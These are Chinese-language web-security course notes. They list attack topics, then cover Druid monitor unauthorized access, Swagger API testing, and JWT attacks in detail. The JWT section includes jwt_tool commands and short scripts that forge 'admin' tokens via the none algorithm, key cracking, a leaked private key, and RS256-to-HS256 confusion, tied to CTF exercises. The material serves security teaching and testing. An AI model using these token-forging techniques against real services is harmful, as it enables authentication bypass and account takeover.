- 3、PHP-CMS源码-文件上传-已知识别到利用

-
- 1、文件上传-安全解析方案-目录权限&解码还原
 - 2、文件上传-安全存储方案-分站存储&OSS对象

-
- 1、文件包含-原理&分类&危害-LFI&RFI
 - 2、文件包含-利用-黑白盒&无文件&伪协议

-
- 1、文件安全-前后台功能点-下载&读取&删除
 - 2、目录安全-前后台功能点-目录遍历&目录穿越

-
- 1、XSS跨站-输入输出-原理&分类&闭合
 - 2、XSS跨站-分类测试-反射&存储&DOM

-
- 1、XSS跨站-MXSS&UXSS
 - 2、XSS跨站-SVG制作&配合上传
 - 3、XSS跨站-PDF制作&配合上传
 - 4、XSS跨站-SWF制作&反编译&上传

-
- 1、XSS跨站-攻击利用-凭据盗取
 - 2、XSS跨站-攻击利用-数据提交
 - 3、XSS跨站-攻击利用-网络钓鱼
 - 4、XSS跨站-攻击利用-溯源综合

-
- 1、XSS跨站-安全防护-CSP策略
 - 2、XSS跨站-安全防护-HttpOnly
 - 3、XSS跨站-安全防护-XSSFilter

-
- 1、CSRF-原理&检测&利用&防御
 - 2、CSRF-防御-Referer策略隐患
 - 3、CSRF-防御-Token校验策略隐患

-
- 1、SSRF-原理-外部资源加载
 - 2、SSRF-利用-伪协议&无回显

- 3、SSRF-挖掘-业务功能&URL参数

-
- 1、RCE-原理-代码执行&命令执行
 - 2、RCE-黑白盒-过滤绕过&不回显方案

-
- 1、XXE&XML-原理-用途&外实体&安全
 - 2、XXE&XML-黑盒-格式类型&数据类型
 - 3、XXE&XML-白盒-函数审计&回显方案

-
- 1、PHP-反序列化-应用&识别&函数
 - 2、PHP-反序列化-魔术方法&触发规则
 - 3、PHP-反序列化-联合漏洞&POP链构造

-
- 1、PHP-反序列化-属性类型&显示特征
 - 2、PHP-反序列化-CVE绕过&字符串逃逸
 - 3、PHP-反序列化-原生类生成&利用&配合

-
- 1、PHP-反序列化-开发框架类项目
 - 2、PHP-反序列化-Payload生成项目
 - 3、PHP-反序列化-Payload生成综合项目

-
- 1、JavaScript-作用域&调用堆栈
 - 2、JavaScript-断点调试&全局搜索
 - 3、JavaScript-Burp算法模块使用

-
- 1、JavaScript-反调试&方法&绕过
 - 2、JavaScript-代码混淆&识别&还原

-
- 1、JavaScript安全-泄漏配置信息
 - 2、JavaScript安全-获取接口测试
 - 3、JavaScript安全-代码逻辑分析
 - 4、JavaScript安全-框架漏洞检测

-
- 1、Java安全-SQL注入-JDBC&MyBatis


- 2、Java安全-XXE注入-Reader&Builder
- 3、Java安全-SSTI模版-Thymeleaf&URL
- 4、Java安全-SPEL表达式-SpringBoot框架

-
- 1、Java安全-RCE执行-5大类函数调用
 - 2、Java安全-JNDI注入-RMI&LDAP&高版本
 - 3、Java安全-不安全组件-Shiro&FastJson&Jackson&XStream&Log4j

-
- 1、Java安全-原生反序列化-3大类接口函数&利用
 - 2、Java安全-SpringBoot攻防-泄漏安全&CVE安全

-
- 1、Java安全-Druid监控-未授权访问&信息泄漏
 - 2、Java安全-Swagger接口-文档导入&联动批量测试
 - 2、Java安全-JWT令牌攻防-空算法&未签名&密钥提取

2.演示案例



Header

Claims

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXZXQpLCJpZXNpdGU9ZGVzaWU9YS1pbnRvdGUiOiJ0eS1jbGllbnQtd2l0ac1zZW5yZXQifQ.qxNjYSPIKSURZEMQLQQPW1Zdk6Le2FdGHRYZG7SQnNk


Signature

JWT攻击

方法



工具



2.1 Java安全-Druid监控-未授权访问&信息泄漏



- 1 参考: <https://developer.aliyun.com/article/1260382>
- 2 **Druid**是阿里巴巴数据库事业部出品,为监控而生的数据库连接池。**Druid**提供的监控功能,监控SQL的执行时间、监控Web URI的请求、Session监控。当开发者配置不当时就可能造成未授权访问漏洞。
- 3 攻击点:
- 4 1、直接拼接URL路径,尝试能否直接未授权访问系统功能点。
- 5 2、结合泄露URL路径和Session信息,利用BurpSuite进行尝试登录。
- 6 3、利用Cookie编辑器替换Session,再次访问后台路径尝试进入后台。

2.2 Java安全-Swagger接口-导入&联动批量测试



- 1 **Swagger**是一个用于生成、描述和调用RESTful接口的web服务。就是将项目中所有(想要暴露的)接口展现在页面上,并可以进行接口调用和测试的服务。所以可以对这个接口进行漏洞测试,看是否存在未授权访问、sql注入、文件上传等漏洞。由于接口太多,一个个接口测试的话太费时间,所以一般会采用自动化接口漏洞安全测试。
- 2 1、自动化发包测试
- 3 Postman: <https://github.com/hlmd/Postman-cn>
- 4 2、自动化漏洞测试
- 5 联动BurpSuite Xray等

2.3 Java安全-JWT令牌-空算法&未签名&密钥获取



- 1 **JSON Web Token(JWT)**。它遵循JSON格式,将用户信息加密到token里,服务器不保存任何用户信息,只保存密钥信息,通过使用特定加密算法验证token,通过token验证用户身份。基于token的身份验证可以替代传统的cookie+session身份验证方法。这使得JWT成为高度分布式网站的热门选择,在这些网站中,用户需要与多个后端服务器无缝交互。
- 2
- 3 -JWT识别
- 4 1、标头(Header)
- 5 Header是JWT的第一个部分,是一个JSON对象,主要声明了JWT的签名算法,如"HS256"、"RS256"等,以及其他可选参数,如"kid"、"jku"、"x5u"等
- 6 alg字段通常用于表示加密采用的算法。如"HS256"、"RS256"等
- 7 typ字段通常用于表示类型
- 8 还有一些其他可选参数,如"kid"、"jku"、"x5u"等
- 9
- 10 2、有效载荷(Payload)
- 11 Payload是JWT的第二个部分,这是一个JSON对象,主要承载了各种声明并传递明文数据,用于存储用户的信息,如id、用户名、角色、令牌生成时间和其他自定义声明。
- 12 iss: 该字段表示jwt的签发者。
- 13 sub: 该jwt面向的用户。
- 14 aud: jwt的接收方。
- 15 exp: jwt的过期时间,通常来说是一个时间戳。
- 16 iat: jwt的签发时间,常来说是一个时间戳。

17 **jti**: 此**jwt**的唯一标识。通常用于解决请求中的重放攻击。该字段在大多数地方没有被提及或使用。因为使用此字段就意味着必须要在服务器维护一张**jti**表，当客户端携带**jwt**访问的时候需要在**jti**表中查找这个唯一标识是否被使用过。使用这种方式防止重放攻击似乎让**jwt**有点怪怪的感觉，毕竟**jwt**所宣称的优点就是无状态访问

18

19 3、签名（Signature）

20 **Signature**是对**Header**和**Payload**进行签名，具体是用什么加密方式写在**Header**的**alg** 中。同时拥有该部分的**JWT**被称为**JWS**，也就是签了名的**JWT**。

21 对**Header**和**Payload**进行签名，具体是用什么加密方式写在**Header**的**alg**中。

22 同时拥有该部分的**JWT**被称为**JWS**，也就是签了名的**JWT**。

23

24 第一部分：对 **JSON** 的头部做 **base64** 编码处理得到

25 第二部分：对 **JSON** 类型的 **payload** 做 **base64** 编码处理得到

26 第三部分：分别对头部和载荷做**base64**编码，并使用.拼接起来

27 使用头部声明的加密方式，对**base64**编码前两部分合并的结果加盐加密处理，作为**JWT**

28

29 在线解析：<https://jwt.io/>

30 **BURP**插件：**Hae** 或 **JSON web Tokens**

31

32 -JWT安全

33 1、空加密算法（攻击头部不使用加密）

34 签名算法可被修改为**none**，**JWT**支持将算法设定为"**None**"。如果"**alg**"字段设为"**None**"，那么签名会被置空，这样任何**token**都是有效的。

35

36 2、未校验签名（攻击签名不使用签名认证）

37 某些服务端并未校验**JWT**签名，可以尝试修改**payload**后然后直接请求**token**或者直接删除**signature**再次请求查看其是否还有效。

38

39 3、暴力破解密钥（攻击签名知道密钥实现重组）

40 针对是对称加密算法（非对称没有用）

41 非对称要使用方法：获取源码或者公钥私钥文件

42 某些签名算法，例如**HS256**（**HMAC+SHA-256**），会像密码一样使用一个任意的、独立的字符串作为秘密密钥。这个密钥如被轻易猜到或暴力破解，则攻击者能以任意的头部和载荷值来创建**JWT**，然后用密钥重新给令牌签名。

43

44 4、其他安全参考：（源码泄漏密钥，**Kid**注入等）

45 https://blog.csdn.net/weixin_44288604/article/details/128562796

46

47 -JWT利用

48 利用项目：https://github.com/ticarpi/jwt_tool

49 -web345(**None**无签名认证)

50 -web346(**None**算法绕过签名)

51 -web347(弱口令密钥获取)

52 -web348(爆破密钥上题一样)

53 # 使用**None**算法

54 `python3 jwt_tool.py JWT_HERE -X a`

55 # 自定义修改生成

56 `python3 jwt_tool.py JWT_HERE -T`

57 # 使用字典破解

58 `python3 jwt_tool.py JWT_HERE -C -d dictionary.txt`

```
59 # 指定密码测试
60 python3 jwt_tool.py JWT_HERE -C -p password_here
61
62 -Web349（公钥私钥泄露）
63 公钥私钥泄露，访问/private.key /public.key得到公钥密钥
64 服务器私钥生成jwt，利用公钥解密jwt，只要有私钥重新生成
65 import jwt
66 public = open('private.key', 'r').read()
67 payload={"user":"admin"}
68 print(jwt.encode(payload, key=public, algorithm='RS256'))
69
70 -Web350(密钥混淆攻击RS256=>HS256)
71 将RS256算法改为HS256（非对称密码算法=>对称密码算法）
72 HS256算法使用密钥为所有消息进行签名和验证。
73 而RS256算法则使用私钥对消息进行签名并使用公钥进行身份验证。
74 var jwt = require('jsonwebtoken');
75 var fs = require('fs');
76
77 var privateKey = fs.readFileSync('./public.key');
78 var token = jwt.sign({ user: 'admin' }, privateKey, { algorithm: 'HS256' });
79 console.log(token)
80
81 2、黑盒JWT测试
82 首先找到需要JWT鉴权后才能访问的页面，如个人资料页面，将该请求包重放测试：
83 1）未授权访问：删除Token后仍然可以正常响应对应页面
84 2）敏感信息泄露：通过Jwt.io解密出Payload后查看其中是否包含敏感信息，如弱加密的密码等
85 3）破解密钥+越权访问：通过Jwt.io解密出Payload部分内容，通过空加密算法或密钥爆破等方式实现重新签发Token并修改Payload部分内容，重放请求包，观察响应包是否能够越权查看其他用户资料
86 4）检查Token时效性：解密查看payload中是否有exp字段键值对（Token过期时间），等待过期时间后再次使用该Token发送请求，若正常响应则存在Token不过期
87 5）通过页面回显进行探测：如修改Payload中键值对后页面报错信息是否存在注入，payload中kid字段的目录遍历问题与sql注入问题
```